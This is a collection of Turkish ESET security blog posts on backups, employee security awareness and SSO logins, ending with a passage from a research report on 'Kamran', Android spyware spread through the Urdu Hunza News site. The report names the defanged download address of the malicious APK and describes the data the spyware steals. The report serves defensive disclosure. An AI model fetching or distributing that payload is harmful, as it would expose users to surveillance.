Her kuruluş aynı değildir. Ancak dikkat edilmesi yararlı olan bazı özellikler vardır. Mevcut sistemlerle uyumluluk, kullanım kolaylığı, esnek planlama ve öngörülebilir maliyetler üst sıralarda yer alır. İşletmenizin büyüklüğüne ve büyüme gidişatına bağlı olarak ölçeklenebilirlik de önemli olabilir.
### **Uç noktaları unutmayın**
Ağ sürücülerini ve bulut depolarını yedeklemek işin bir parçasıdır. Ancak dizüstü bilgisayarlar ve akıllı telefonlar gibi kullanıcı cihazlarında bulunabilecek veri zenginliğini de unutmayın. Bunların hepsi kurumsal yedekleme politikasına/stratejisine dahil edilmelidir.
### **Veri yedeklemeyi tüm boyutlarıyla düşünün**
Yedeklenen veriler, bulmacanın yalnızca bir parçasıdır. Bunları uç nokta güvenlik araçlarıyla, ağ ve sunucu/bulut katmanıyla, kapsamlı algılama ve yanıt araçlarıyla ve daha fazlasıyla tamamlamanız gerekir. Ayrıca sürekli yama uygulama, parola yönetimi ve olaylara müdahale gibi en iyi diğer siber hijyen uygulamalarını da takip edin.
Veriler en önemli varlığınızdır. Kurumsal bir yedekleme stratejisi oluşturmak için çok geç olmasını beklemeyin.
*DAHA FAZLA BİLGİ:* [*[Küçük ve orta ölçekli işletmeler: fidye yazılımı saldırıları için büyük hedefler](https://www.eset.com/tr/blog/kucuk-ve-orta-olcekli-isletmeler-fidye-yazilimi-saldirilari-icin-buyuk-hedefler/)*](https://www.eset.com/tr/blog/kucuk-ve-orta-olcekli-isletmeler-fidye-yazilimi-saldirilari-icin-buyuk-hedefler/)
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Siber Güvenlik
---
### [Çalışanlarınız için en önemli 3 güvenlik farkındalığı konusu](https://antivirus.com.tr/en-zayif-halkayi-guclendirmek-calisanlariniz-icin-en-onemli-3-guvenlik-farkindaligi/)
**Published:** Ekim 26, 2023
**Author:** ESET
**Excerpt:** Bilgi, çalışanlarınızın tehditlere karşı ilk savunma hattı olmasını sağlayan güçlü bir silah olduğu için ekibiniz siber güvenlik farkındalığına sahip olmalıdır.
**Content:**
Bilgi, çalışanlarınızın tehditlere karşı ilk savunma hattı olmasını sağlayan güçlü bir silah olduğu için ekibiniz siber güvenlik farkındalığına sahip olmalıdır.
Ekim ayı, Siber Güvenlik Farkındalığı Ayı (CSAM) olarak kabul ediliyor. Bu hem tüketici hem de kurumları kapsayan bir farkındalık artırma girişimidir. Ancak bu iki grubun sınırları net değildir çünkü her çalışan aynı zamanda bir tüketicidir. Aslında giderek daha fazla evden veya tercih ettiğimiz uzak çalışma noktasından çalışmaya başladığımız için, aradaki sınır hiç bu kadar bulanık olmamıştı. Ne yazık ki aynı zamanda güvenlik açığı riskleri de hiçbir zaman bu kadar fazla olmamıştı.
Daha siber güvenli bir dünya inşa etmenin başlangıç noktası burasıdır. Peki BT yöneticileri şimdi ve 2024’te güvenlik farkındalığını artırma programlarına neleri dahil etmeli? Geçmişteki risklerle değil, bugünün ve yarının siber tehditleriyle uğraştığınızdan emin olmanız gerekiyor.
## Eğitim neden önemlidir
Verizon’a göre, geçtiğimiz yıldaki tüm küresel ihlallerin dörtte üçü (%74) “insan unsuru” içeriyor; bu da birçok durumda hata ve ihmallerin olduğunu, sonucunda da kullanıcıların kimlik avı ve sosyal mühendislik kurbanına dönüştüğünü gösteriyor. Güvenlik eğitimi ve farkındalık programları bu riskleri azaltmanın önemli bir yoludur. Ancak başarıya giden hızlı ve kolay bir yol yoktur. Aslında istenilen şey çok fazla eğitim ya da bilinçlendirme değil çünkü her ikisi de zamanla unutulabilir. Önemli olan uzun vadede kullanıcı davranışlarını değiştirmektir.
Bunu yapabilmenin yolu, öğrendiklerinizi her zaman akılda tutmak için sürekli olarak program yapmaktır. Aynı zamanda geçici personel, anlaşmalı kuruluşlar ve C düzey yöneticiler dahil herkesin programlara dahil olduğundan emin olmalısınız. Herkes hedef olabilir ve kötü adamların içeri girmesine izin vermek için tek bir hata yeterlidir. Ayrıca mesajların daha iyi hatırlanmasını sağlamak için oturumları küçük gruplar halinde düzenleyin. Mümkün olduğunda, belirli bir tehdidi canlandırmak için simülasyon veya oyunlaştırma uygulamaları yapın.
Daha önce de belirttiğimiz gibi, dersler belirli rollere ve sektörlere göre kişiselleştirilerek kişiye daha uygun hale getirilebilir. Ve oyunlaştırma teknikleri, eğitimi daha kalıcı ve ilgi çekici hale getirmek için faydalı olabilir.
## Şimdi ve 2024’te dahil edilecek 3 alan
2023’ün sonuna geldiğimiz bu aylarda, gelecek senenin programlarına neleri dahil edebileceğimizi düşünmeliyiz. Aşağıdakileri göz önünde bulundurun:
### 1. **BEC ve kimlik avı**
Hedefli kimlik avı mesajlarından yararlanan İş e-postalarının güvenliğinin ihlal edilmesi (BEC) dolandırıcılığı, en çok kazandıran siber suç kategorilerinden biri olmaya devam ediyor. Geçen yıl FBI’a bildirilen vakalarda kurbanlar 2,7 milyar dolardan fazla para kaybetti. Bu, genellikle mağdurun, dolandırıcının kontrolü altındaki bir hesaba kurumsal kaynak transferini onaylaması için kandırılması yoluyla, temelde sosyal mühendisliğe dayanan bir suçtur.
Bunu başarmak için bir CEO veya tedarikçinin kimliğine bürünmek gibi çeşitli yöntemler vardır. Bu yöntemler, kimlik avı farkındalığı uygulamalarında doğru bir şekilde ele alınabilir. Bunlar, gelişmiş e-posta güvenliği, güvenli ödeme yöntemleri ve ödeme taleplerinin birden fazla kontrol edilmesi gibi konularla birleştirilmelidir.
Bu türden kimlik avı saldırıları yıllardır yapılıyor ancak hala kurumsal ağlara yönelik saldırılarda en çok kullanılan yol olma özelliği taşıyor. Evden ve mobil çalışan kişilerin dikkatlerinin kolayca dağılması nedeniyle de kötü adamların hedeflerine ulaşma ihtimali daha da artıyor. Çoğu durumda taktikler değişiyor ve kimlik avı farkındalığı uygulamaları da aynı şekilde değişmeli. Burada canlı simülasyonlar kullanıcı davranışlarını değiştirmeye gerçekten yardımcı olabilir. 2024 için, kısa mesaj veya mesajlaşma uygulamaları (smishing), sesli aramalar (vishing) ve çok faktörlü kimlik doğrulamanın (MFA) bypass edilmesi gibi yeni teknikler yoluyla kimlik avına ilişkin içerik eklemeyi düşünün.
Belirli sosyal mühendislik taktikleri sıklıkla değişmektedir, bu nedenle içeriğini buna göre güncelleyebilecek bir eğitim kurumu ile ortaklık kurmak iyi bir fikirdir.
### **2**. **Uzaktan ve hibrit çalışma güvenliği**
Uzmanlar uzun süredir, evden çalışanların güvenlik yöntemlerini/ilkelerini önemsememe veya unutma ihtimalinin daha yüksek olduğu konusunda uyarılar yapıyordu. Yapılan bir çalışma, çalışanların %80’inin, örneğin yaz aylarında cuma günleri evden çalışmanın kendilerini daha rahat hissettirdiğini ve dikkatlerinin dağıldığını kabul ettiğini gösterdi. Bu durumda, özellikle ev ağları ve cihazları kurumsal ortamlarda kullanılanlara göre daha az korunuyor ise, çalışanlar daha yüksek risk altında olabilir. Dizüstü bilgisayarlar için güvenlik güncellemeleri, parola yönetimi ve yalnızca kurumsal onaylı cihazların kullanımına ilişkin tavsiyelerle eğitim programlarının devreye girmesi gereken yer burasıdır. Bunun kimlik avı farkındalığı eğitimiyle birlikte olması gerekir.
Buna ek olarak, hibrit çalışma bugün birçok işletme için standart hale geldi. Yapılan bir çalışma, işletmelerin yüzde 53’ünün bu yöntemi bir şirket politikası olarak benimsediğini ve bu sayının giderek büyüyeceğini iddia ediyor. Ancak ofise gidip gelmenin veya halka açık bir yerden çalışmanın bazı riskleri vardır. Bunlardan biri, mobil çalışanları, ortadaki düşman (AitM) saldırılarına ve “şeytani ikiz” tehditlerine maruz bırakabilecek halka açık Wi-Fi bağlantı noktalarından gelen tehditlerdir. Bu tehditler, bilgisayar korsanları bir ağa erişip bağlı cihazlar ile yönlendirici arasında dolaşan verileri gizlice dinlemek için, belirli bir konumda meşru bir erişim noktası gibi görünen yinelenen başka bir Wi-Fi erişim noktası kurduğunda oluşur.
Ayrıca dışarıda, “ileri teknoloji” çok ilgisi olmayan riskler de vardır. Eğitimlerde, çalışanlara toplum içinde birinin omzunuzun üzerinden ekranınıza bakmasıyla ilgili tehlikeleri hatırlatabilirsiniz.
### 3. **Veri koruma**
Düzenleyicilerin uyumsuzluklara karşı önlem alması nedeniyle GDPR cezaları 2022’de yıllık %168 artarak 2,9 milyar Euro’nun (3,1 milyar ABD Doları) üzerine çıktı. Bu, kuruluşların personellerinin veri koruma politikalarını doğru bir şekilde takip ettiğinden emin olmaları açısından oldukça önemlidir.
Düzenli eğitim, en doğru veri işleme uygulamalarını akılda tutmanın en iyi yollarından biridir. Bu, güçlü şifreleme kullanımı, iyi parola yönetimi, cihazların güvende tutulması ve herhangi bir olayın anında ilgili kişiye bildirilmesi gibi önlemler anlamına gelir.
Personel ayrıca, sık yapılan bir hata olan, istenmeyen e-posta veri sızıntılarına yol açan kör karbon kopya (BCC) kullanımı konusunda bilgilendirilebilir ve diğer teknik eğitimlerden de yararlanabilir. Ve yine çalışanlar sosyal medyada paylaştıklarının gizli tutulup tutulmadığı konusunu her zaman göz önünde bulundurmalıdır.
Eğitim ve farkındalık kursları tüm güvenlik stratejilerinin kritik bir parçasıdır. Ancak tek başlarına yeterli değildir. Kuruluşların ayrıca güçlü kontroller ve mobil cihaz yönetimi gibi araçlarla uygulanan çok sıkı güvenlik politikalarına sahip olması gerekir. Yüksek siber güvenlikli bir kurum kültürü oluşturmaya yönelik denklemin ögeleri “insanlar, süreç ve teknoloji”dir.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Hibrit Çalışma, Kurumsal Güvenlik, Siber Güvenlik, Siber Güvenlik Farkındalığı
---
### [Google veya Facebook ile diğer sitelere giriş yapmalı mısınız?](https://antivirus.com.tr/hepsine-hukmedecek-tek-giris-diger-sitelere-google-ya-da-facebook-ile-giris-yapmali-misiniz/)
**Published:** Ekim 30, 2023
**Author:** ESET
**Excerpt:** Sadece Facebook ya da Google bilgilerinizle birçok uygulama ve siteye giriş yapabilecekken niye birçok farklı hesap kullanalım, değil mi? Hemen karar vermeyin.
**Content:**
*Sadece Facebook ya da Google bilgilerinizi kullanarak birçok uygulama ve siteye giriş yapabilecekken niye birçok farklı hesap kullanalım, değil mi? O kadar hızlı değil. Peki ne pahasına?*
“Google ile devam edin” – Özellikle Google hesabınızda zaten oturum açmış olduğunuz için bir web sitesine veya uygulamaya kaydolmanın ve oturum açmanın kusursuz bir yolu. Tek yapmanız gereken düğmeye tıklayarak ya da dokunarak Google hesabınızın kişisel verilerinden bazılarının üçüncü taraf online hizmetlerle paylaşılmasına izin vermek.
Günümüzde, kolaylık en önemli fonksiyon olarak kabul gördüğü için, birçok site Facebook, Google, Microsoft, LinkedIn, Apple veya büyük bir teknoloji şirketindeki başka bir hesabınızı kullanarak giriş yapmanıza izin veriyor. Ve genellikle arasından seçim yapabileceğiniz seçenekler sunuyor.
*Şekil 1 Giriş yapma ya da hesap oluşturmayla ilgili bazı SSO seçenekleri*
*Şekil 2 Daha fazla SSO seçeneği*
Öte yandan, Google giriş bilgilerinizi başka bir hizmete bağladığınızda, erişim ve kullanım kolaylığı karşılığında Google’a kişisel bilgilerinizi paylaşma yetkisi vermiş olursunuz. Bu ne kadar güvenli?
Güvenlik ve kolaylık arasındaki dengeyi sağlamanız amacıyla, kişisel online hesaplarınız için sosyal oturum açma olarak bilinen Tek Oturum Açma (SSO) isimli tüketiciye yönelik çeşitli kimlik doğrulama yöntemini kullanmanın avantajlarını ve dezavantajlarını bir araya getirdik.
## Hepsine hükmedecek tek giriş!
Öncelikle, SSO tam olarak nedir? Bir form doldurarak kaydolmak yerine, bir kuruluşun kişisel bilgilerinize izinli erişim elde etmesine ve sunduğu hizmetlere kaydolmanıza ve oturum açmanıza olanak tanıyan bir kimlik doğrulama programıdır.
Bu uygulamanın İnternet’te bu kadar yaygın olması hiç de şaşırtıcı değil:
- **Kayıt ve erişim kolaylığı.** Adınız, soyadınız, telefon numaranız veya e-posta adresinizi yazarak bir form daha doldurma zahmetine girmek yerine, tercih ettiğiniz SSO seçeneğine tıklayıp bu ayrıntıları (ve muhtemelen diğerlerini) yeni uygulamayla ve siteyle paylaşabilirsiniz. (Daha da önemlisi, parolanız hiçbir zaman web sitesiyle paylaşılmaz; bunun yerine kimliğiniz bir kimlik doğrulama işareti aracılığıyla doğrulanır.)
- **Kullanıcının ilgisini çekme ve kullanıcı kazanma.** Online hizmet verenler, yapacağınız işlem ne kadar kolay olursa, kayıt olup oturum açma ve tekrar ziyaret etme olasılığınızın da o kadar yüksek olduğunu çok iyi biliyor.
- **Parola yorgunluğuna son.** Farklı sitelerin farklı parola gereksinimleri vardır; ayrıca her seferinde benzersiz bir kullanıcı adı ve parola kombinasyonu kullanmalıyız. Ancak bu SSO uygulaması sayesinde, büyük internet platformlarından yalnızca birinde güçlü bir parola oluşturmak, yüzlerce başka siteye erişmenizi sağlayarak, oluşturmanız ve ezberlemeniz gereken parola sayısını büyük ölçüde azaltabilir.
- **Otomatik hesap ihlallerinin daha iyi önlenmesi (bazı durumlarda).** Parola sayımız hatırlanamayacak kadar çoğaldıkça kullanıcılar kimlik bilgilerini kağıt üzerinde veya bir Excel tablosunda takip etmek isteyebilir. Peki bu parola bilgilerine bir başkası tarafından erişim sağlanırsa ne olur? Yalnızca Google hesabınızın parolasını hatırlamak ve hesap güvenliğini doğru olarak sağlamak, kötü korunan bir parola listesi oluşturma ve buna bağlı kalma ihtiyacını azaltabilir (örneğin, parola yöneticileri size göre değilse).
## Yani her zaman SSO mu kullanmalısınız?
Yanıt açık: hayır, çünkü bazı olumsuz yanları da var. Daha spesifik olarak, SSO bazı ciddi kullanıcı avantajları sağlarken, sizi çok geç farkına varabileceğiniz risklere de açık hale getirir. Peki bunun sonuçları nelerdir?
- **Tüm yumurtalar tek sepette.** Facebook veya Google kimlik bilgileriniz yanlış ellere geçerse, bu durum siber suçluların yalnızca sizin tek hesabınıza değil, aynı zamanda onu bağladığınız tüm diğer sitelere de erişmesine olanak tanır. Bu da bizi bir sonraki konuya getiriyor…
- **Ana hesabınızı “hayatınız buna bağlıymış gibi” koruyun.** Güçlü bir parola (belki de büyük, küçük harfler ve rakamların karıştırıldığı bir cümleden oluşan bir parola biçiminde olabilir) hesaplarınızı ve kişisel bilgilerinizi korumanın anahtarı olabilir. Herhangi bir nedenden dolayı bir parola yöneticisi kullanmıyorsanız, sitenin adını eklemenize olanak tanıyan formatta bir parola cümlesi seçmeyi düşünebilirsiniz; ancak cümle çok fazla tahmin edilebilir olmamalıdır.
- **Gizlilik endişeleri.** Hesapları bağladığınızda, kişisel bilgilerinizin siteyle paylaşılmasına izin verirsiniz. Ancak kurulumun çok kolay olması nedeniyle, sandığınızdan daha fazla bilginin aktarılmasına izin veriyor olabilirsiniz. Facebook, Google, Microsoft veya Apple tüm üçüncü taraf bağlantılarınızı kontrol etmenize izin verse de erişimi iptal etmek, aynı zamanda bir sitenin verilerinizi kullanma iznini de iptal ettiğiniz anlamına gelmez. Ayrıca, “bağlantıları sildikten” sonra aynı siteye tekrar girerseniz ve tercih ettiğiniz sosyal platform giriş bilgilerini kullanırsanız, sanki erişimi hiç iptal etmemişsiniz gibi, giriş yapmanıza izin verilir.
*Şekil 3 Googleda hesabınızı başka bir siteye bağlama iznini iptal etme*
- **Kullanıcının ilgisini çekme ve kullanıcı kazanma (ve dijital ayak izinizin yarattığı sonuçlar).** Uygulamalar ve web siteleri için, SSO’nun sunduğu avantajlarından birinin etkin kullanıcı kazanmak olduğundan bahsetmiştik. Ancak bu iki ucu keskin bir bıçak olabilir. Sürekli kullanmadığınız uygulamalara veya sitelere kayıt olduktan sonra bunları unutmanız ne kadar sürer? Bunu önlemeye yardımcı olmak için, kaydolduğunuz tüm siteleri ve sizin hakkınızda hangi kişisel bilgileri sakladıklarını takip ettiğinizden emin olun; örneğin, kredi kartı bilgileriniz daha önce kullandığınız ve unuttuğunuz bir sitede saklanıyor olabilir. Bu, nasıl giriş yaptığınız fark etmeksizin gerçekleşebilir ancak “hızlı” yöntemin kolay olması nedeniyle, bir zamanlar Google veya Facebook hesabınızla oturum açtığınız tüm uygulamaları veya siteleri unutmanız da daha kolay olabilir.
## SSO’lamak ya da SSO’lamamak…
Diğer güvenlik ve gizlilik önlemleriyle birleştirildiğinde, sosyal oturum açma işlemleri harika bir zaman tasarrufu sağlayabilir. Ancak tam adınız, adresiniz, banka bilgileriniz veya kredi kartı numaralarınız gibi kişisel bilgilerinizi saklayan siteler söz konusu olduğunda, iki faktörlü kimlik doğrulama (2FA) ile birlikte karmaşık ve benzersiz bir parola ile güvence altına alınan bağımsız bir hesabı tercih etmek daha güvenlidir.
Kısacası, yalnızca aşağıdaki durumlarda SSO’yu tercih edin:
- Öneminin yeterince algılanmasını sağlayamadığımız, ana hesabınızda iki faktörlü kimlik doğrulamayı (2FA) etkinleştirdiyseniz,
- Diğer sitelere erişim için kullandığınız platforma güveniyorsanız. Güvenmeye karar vermiş olsanız bile başka önlemler de almanız gerekir.
- SSO kullanarak erişim sağladığınız sitelerde ödeme yöntemi olarak PayPal gibi ödeme hizmetleri ya da sanal kredi kartını kullanıyorsanız. Bu, banka bilgilerinizin dışarı sızmasına engel olabilir.
- Ana hesabınızla bağladığınız tüm siteleri takip etmek için ana hesabınızdaki ayarları kullanıyorsanız.
*Şekil 4 Googleda üçüncü taraf uygulamaları ve SSO izinlerini yönetme*
## Başka yolu var mı?
Tüm online hesaplarınıza kolay erişim ile onları güvende tutmak arasında denge kurmak zor olabilir. Sosyal girişler yapmadan da bunu yapabilirsiniz:
Bilinen alternatiflerden biri, her hizmet için bağımsız bir hesap açmak ve oturum açma kimlik bilgileri oluşturmak, yönetmek ve her seferinde tekrar doldurmak zahmetini ortadan kaldırabilecek bir parola yöneticisi kullanmaktır. Başka bir seçenek, özellikle sık kullanmadığınız veya tekrar kullanmayı planladığınız siteler için tek kullanımlık bir e-posta adresi edinmektir. Ek olarak, bazı hükumetler, kişilere bazı kamu ve özel kuruluşlar tarafından sunulan hizmetlere online erişim sağlayan ve kişiye özgü bir vatandaş kimliği geliştirmiştir.
Hangi yaklaşımı seçerseniz seçin, kimlik bilgilerinizi vermekten kaçınmak, 2FA kullanmak ve dijital ayak izninizin tamamının farkında olmak da dahil olmak üzere genel siber hijyen uygulamalarına bağlı kaldığınız sürece çok fazla zorluk (veya mecburiyet) olmadan online dünyadaki varlığınızın keyfini çıkaracaksınız.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Giriş, Siber Güvenlik, SSO
---
### [Kamran: Urduca konuşanları hedefleyen Android zararlısı](https://antivirus.com.tr/kamran-gilgit-baltistanda-urduca-konusanlari-etkileyen-android-zararli-yazilimi/)
**Published:** Kasım 9, 2023
**Author:** ESET
**Excerpt:** ESET araştırmacıları, Hunza News'in Urduca konuşan okuyucularını gözetleyen ve daha önce bilinmeyen zararlı yazılım Kamran'ı keşfetti
**Content:**
ESET araştırmacıları, Hunza News’in Urduca konuşan okuyucularını gözetleyen ve daha önce bilinmeyen zararlı yazılım Kamran ‘ı keşfetti
ESET araştırmacıları, Pakistan tarafından yönetilen tartışmalı bir bölge olan Gilgit-Baltistan hakkında haberler veren bölgesel bir haber web sitesine yönelik bir (watering-hole) suyun başı saldırısı tespit etti. Hunza News web sitesinin Urduca versiyonu bir mobil cihazda açıldığında, okuyuculara Hunza News Android uygulamasını doğrudan web sitesinden indirme imkânı sunuyor, ancak uygulama kötü niyetli casusluk yeteneklerine sahip. Daha önce bilinmeyen bu casus yazılıma, paket adı com.kamran.hunzanews olduğu için Kamran adını verdik. Kamran, Pakistan’da ve Urduca konuşulan diğer bölgelerde yaygın olarak verilen bir isimdir; Gilgit-Baltistan’daki bazı azınlıklar tarafından konuşulan Farsça’da talihli ya da şanslı anlamına gelmektedir.
Hunza News web sitesinin İngilizce ve Urduca versiyonları bulunuyor; İngilizce mobil versiyonu indirmek için herhangi bir uygulama sağlamaz. Ancak, mobil Urduca versiyonu Android casus yazılımını indirmeyi önerir. Hem İngilizce hem de Urduca masaüstü sürümlerinin de Android casus yazılımını sunduğunu belirtmek gerekir; ancak bu yazılım masaüstü işletim sistemleriyle uyumlu değildir. Android zararlı yazılımı ile ilgili olarak web sitesine ulaştık. Ancak, blog yazımızın yayınlanmasından önce herhangi bir yanıt alamadık.
## Kamran, **raporun kilit noktaları:**
- Kamran adını verdiğimiz Android casus yazılımı, Hunza News web sitesine olası bir su kuyusu saldırısı yoluyla dağıtıldı.
- Zararlı yazılım sadece [Pakistan tarafından yönetilen](https://en.wikipedia.org/wiki/Gilgit-Baltistan) Gilgit-Baltistan bölgesindeki Urduca konuşan kullanıcıları hedef alıyor.
- Kamran casus yazılımı Hunza News web sitesinin içeriğini görüntüler ve özel kötü amaçlı kod içerir.
- Araştırmalarımız en az 20 mobil cihazın tehlikeye atıldığını gösteriyor.
Kötü amaçlı uygulama başlatıldığında, kullanıcıdan çeşitli verilere erişim izni vermesini ister. Kabul edilmesi halinde kişiler, takvim etkinlikleri, arama kayıtları, konum bilgileri, cihaz dosyaları, SMS mesajları, resimler vb. hakkında veri toplar. Bu kötü amaçlı uygulama hiçbir zaman Google Play mağazası aracılığıyla sunulmadığından ve Google tarafından Bilinmeyen olarak adlandırılan tanımlanamayan bir kaynaktan indirildiğinden, bu uygulamayı yüklemek için kullanıcıdan bilinmeyen kaynaklardan uygulama yükleme seçeneğini etkinleştirmesi istenir.
Kötü amaçlı uygulama web sitesinde 7 Ocak 2023 ile 21 Mart 2023 tarihleri arasında ortaya çıkmıştır; kötü amaçlı uygulamanın geliştirici sertifikası 10 Ocak 2023 tarihinde verilmiştir. Bu süre zarfında Gilgit-Baltistan’da toprak hakları, vergilendirme endişeleri, uzun süreli elektrik kesintileri ve sübvansiyonlu buğday tedarikinin azalması gibi çeşitli nedenlerle [protestolar](https://www.dawn.com/news/1730696) düzenleniyordu. Haritada gösterilen bölge [Şekil 1](applewebdata://51C2E482-5DA2-4110-A47E-097C1C26A227#Ref148626242)Pakistan’ın idari yönetimi altında bulunan Keşmir bölgesi, 1947’den beri Hindistan ve Pakistan arasında, 1959’dan beri de Hindistan ve Çin arasında anlaşmazlık konusu olan büyük Keşmir bölgesinin kuzey kısmını kapsamaktadır.
Şekil 1 Gilgit Baltistan bölgesi
## KAMRAN GENEL BAKIŞ
Hunza News, muhtemelen adını Hunza Bölgesi veya Hunza Vadisi’nden alan, [Gilgit-Baltistan](https://en.wikipedia.org/wiki/Gilgit-Baltistan) bölgesiyle ilgili haberler veren bir çevrimiçi gazetedir.
Yaklaşık 1,5 milyon nüfusa sahip olan bölge, başta K2 olmak üzere saygın “sekiz binlik” (deniz seviyesinden 8.000 metreden daha yüksekte zirve yapan dağlar) dağlardan beşine ev sahipliği yaparak dünyanın en yüksek dağlarından bazılarının varlığıyla ünlüdür ve bu nedenle uluslararası turistler, trekkingciler ve dağcılar tarafından sıklıkla ziyaret edilmektedir. [ABD](https://pk.usembassy.gov/travel-advisory-protests-in-gilgit-baltistan/?_ga=2.267403274.588607142.1696930573-681970391.1696930573) ve [Kanada](https://crisis24.garda.com/alerts/2023/09/pakistan-authorities-likely-to-maintain-increased-security-in-gilgit-baltistan-through-at-least-early-september-due-to-ongoing-protests), 2023 baharındaki protestolar ve Eylül 2023’te gerçekleşecek ek protestolar nedeniyle bu bölge için seyahat tavsiyeleri yayınladı ve [Almanya](https://www.auswaertiges-amt.de/de/ReiseUndSicherheit/pakistansicherheit/204974) turistlerin mevcut durum hakkında bilgi sahibi olmalarını önerdi.
Gilgit-Baltistan, Pakistan ve Çin’i birbirine bağlayan tek karayolu olan Karakoram Otoyolu nedeniyle de önemli bir kavşak noktasıdır; zira bu yol Çin’in Umman Denizi’ne ulaşarak ticaret ve enerji geçişini kolaylaştırmasını sağlamaktadır. Otoyolun Pakistan kısmı şu anda yeniden inşa edilmekte ve iyileştirilmektedir; çalışmalar hem Pakistan hem de Çin tarafından finanse edilmektedir. Otoyol, hava koşulları ya da protestoların yol açtığı hasarlar nedeniyle sık sık tıkanmaktadır.
Hunza News web sitesi iki dilde içerik sağlamaktadır: İngilizce ve [Urduca](https://en.wikipedia.org/wiki/Urdu). Urduca, İngilizcenin yanı sıra Pakistan’da ulusal dil statüsüne sahiptir ve Gilgit-Baltistan’da etnik gruplar arası iletişim için ortak veya köprü dil olarak hizmet vermektedir. Hunza News’in resmi alan adı hunzanews.net olarak [kayıtlı](https://www.whois.com/whois/hunzanews.net). 22 Mayıs 2017 tarihinde kurulmuştur ve [hunzanews.net](https://web.archive.org/web/20170721165115/http:/hunzanews.net/) İnternet Arşivi verilerine göre o tarihten bu yana sürekli olarak çevrimiçi makaleler yayınlamaktadır.
2022’den önce bu çevrimiçi gazete, sitenin [Facebook sayf](https://www.facebook.com/hunzanews/about_profile_transparency)asındaki sayfa şeffaflık bilgilerinde belirtildiği gibi hunzanews.com adlı başka bir alan adını da kullanmıştır (bkz. [Şekil 2](applewebdata://51C2E482-5DA2-4110-A47E-097C1C26A227#Ref148647891)) ve hunzanews[.com](https://web.archive.org/web/20140127051831/http:/hunzanews.com:80/)‘un İnternet Arşivi kayıtları. İnternet Arşivi verileri ayrıca hunzanews.com’un 2013’ten beri haber sunduğunu göstermektedir; dolayısıyla, bu çevrimiçi gazete yaklaşık beş yıl boyunca iki web sitesi üzerinden makale yayınlamıştır: hunzanews.net ve hunzanews.com. Bu aynı zamanda bu çevrimiçi gazetenin 10 yılı aşkın bir süredir aktif olduğu ve çevrimiçi okuyucu kitlesi kazandığı anlamına gelmektedir.
Şekil 2 HunzaNews Facebook sayfasının önceki alan adını referans alarak oluşturulma tarihi
2015 yılında hunzanews.com, aşağıda gösterildiği gibi yasal bir Android uygulaması sunmaya başladı ve Google Play mağazasında mevcuttu. Mevcut verilere dayanarak bu uygulamanın iki versiyonunun yayınlandığını ve ikisinin de kötü niyetli işlevler içermediğini düşünüyoruz. Bu uygulamaların amacı web sitesi içeriğini okuyuculara kullanıcı dostu bir şekilde sunmaktı.
Şekil 3 Resmi Android uygulamasını indirme seçeneğini gösteren hunzanewscom web arşivi
2022’nin ikinci yarısında, yeni web sitesi hunzanews.net, Android uygulamasını Google Play’den indirme seçeneğinin kaldırılması da dahil olmak üzere görsel güncellemelerden geçti. Ayrıca, resmi uygulama, muhtemelen en son Android işletim sistemleriyle uyumsuzluğu nedeniyle Google Play mağazasından kaldırıldı.
En azından [Aralık 2022’den ](https://web.archive.org/web/20221204105041/https:/hunzanews.net/)[Ocak 7 2023](https://web.archive.org/web/20230107081723/https:/hunzanews.net/#content)‘e kadar birkaç hafta boyunca web sitesi, aşağıda gösterildiği gibi resmi mobil uygulamayı indirme seçeneği sunmamıştır.
Şekil 4 Hunza News uygulama indirme seçeneği olmadan yeniden tasarlandıktan sonra
Internet Archive kayıtlarına göre, en azından [21 Mart 2023](https://web.archive.org/web/20230321214051/https:/hunzanews.net/) tarihinden bu yana, web sitesinin, aşağıda gösterildiği gibi, kullanıcıların UYGULAMAYI İNDİR düğmesiyle erişilebilen bir Android uygulaması indirme seçeneğini yeniden sunduğu açıktır. Uygulamanın web sitesinde yeniden göründüğü tarihi tam olarak belirlememize yardımcı olabilecek 7 Ocak ile 21 Mart 2023 tarihleri arasındaki döneme ait veri bulunmamaktadır.
Şekil 5 Hunza News web sitesi geri yüklenen bir uygulamayı indirme seçeneği ile
Web sitesinin çeşitli versiyonlarını analiz ederken ilginç bir şeyle karşılaştık: web sitesini bir masaüstü tarayıcısında Hunza News’in herhangi bir dil versiyonunda – İngilizce (hunzanews.net) veya Urduca (urdu.hunzanews.net) – görüntülemek, web sayfasının üst kısmında APP İNDİR düğmesini belirgin bir şekilde görüntüler. İndirilen uygulama, bir masaüstü makineye yüklenemeyen ve onu tehlikeye atamayan yerel bir Android uygulamasıdır.
Ancak, bir mobil cihazda bu düğme, aşağıda gösterildiği gibi yalnızca Urduca dil varyantında (urdu.hunzanews.net) görünür.
Kötü amaçlı uygulamanın özellikle web sitesine bir Android cihaz aracılığıyla erişen Urduca konuşan kullanıcıları hedef aldığını doğrulayabiliriz. Kötü amaçlı uygulama 2023’ün ilk çeyreğinden bu yana web sitesinde mevcuttur.
Şekil 6 Hunza Newsin İngilizce solda ve Urduca sağda versiyonu bir mobil cihazda gösterilmektedir
UYGULAMAYI İNDİR düğmesine tıklandığında https://hunzanews\[.\]net/wp-content/uploads/apk/app-release.apkadresinden bir indirme işlemi tetiklenir. Bu kötü amaçlı uygulama hiçbir zaman Google Play mağazası aracılığıyla sunulmadığından ve bu uygulamayı yüklemek için üçüncü taraf bir siteden indirildiğinden, kullanıcıdan bilinmeyen kaynaklardan uygulama yüklemek için varsayılan olmayan Android seçeneğini etkinleştirmesi istenir.
Hunza News adlı kötü amaçlı uygulama, Kamran adını verdiğimiz ve daha önce bilinmeyen bir casus yazılımdır. Kamran aşağıdaki bölüm.
ESET Research, Kamran ile ilgili olarak Hunza News’e ulaştı. Blog yazımızın yayınlanmasından önce web sitesi tarafından herhangi bir geri bildirim veya yanıt almadık.
## VİCTİMOLOJİ
Araştırmamızdan elde ettiğimiz bulgulara dayanarak, beşi Pakistan’da olmak üzere en az 22 tehlikeye etkilenmiş akıllı telefon tespit edebildik.
### KAMRAN
Kamran, bilinen diğer casus yazılımlardan farklı olarak benzersiz kod bileşimiyle karakterize edilen, daha önce belgelenmemiş bir Android casus yazılımıdır. ESET bu casus yazılımı Android/Spy.Kamran olarak algılar.
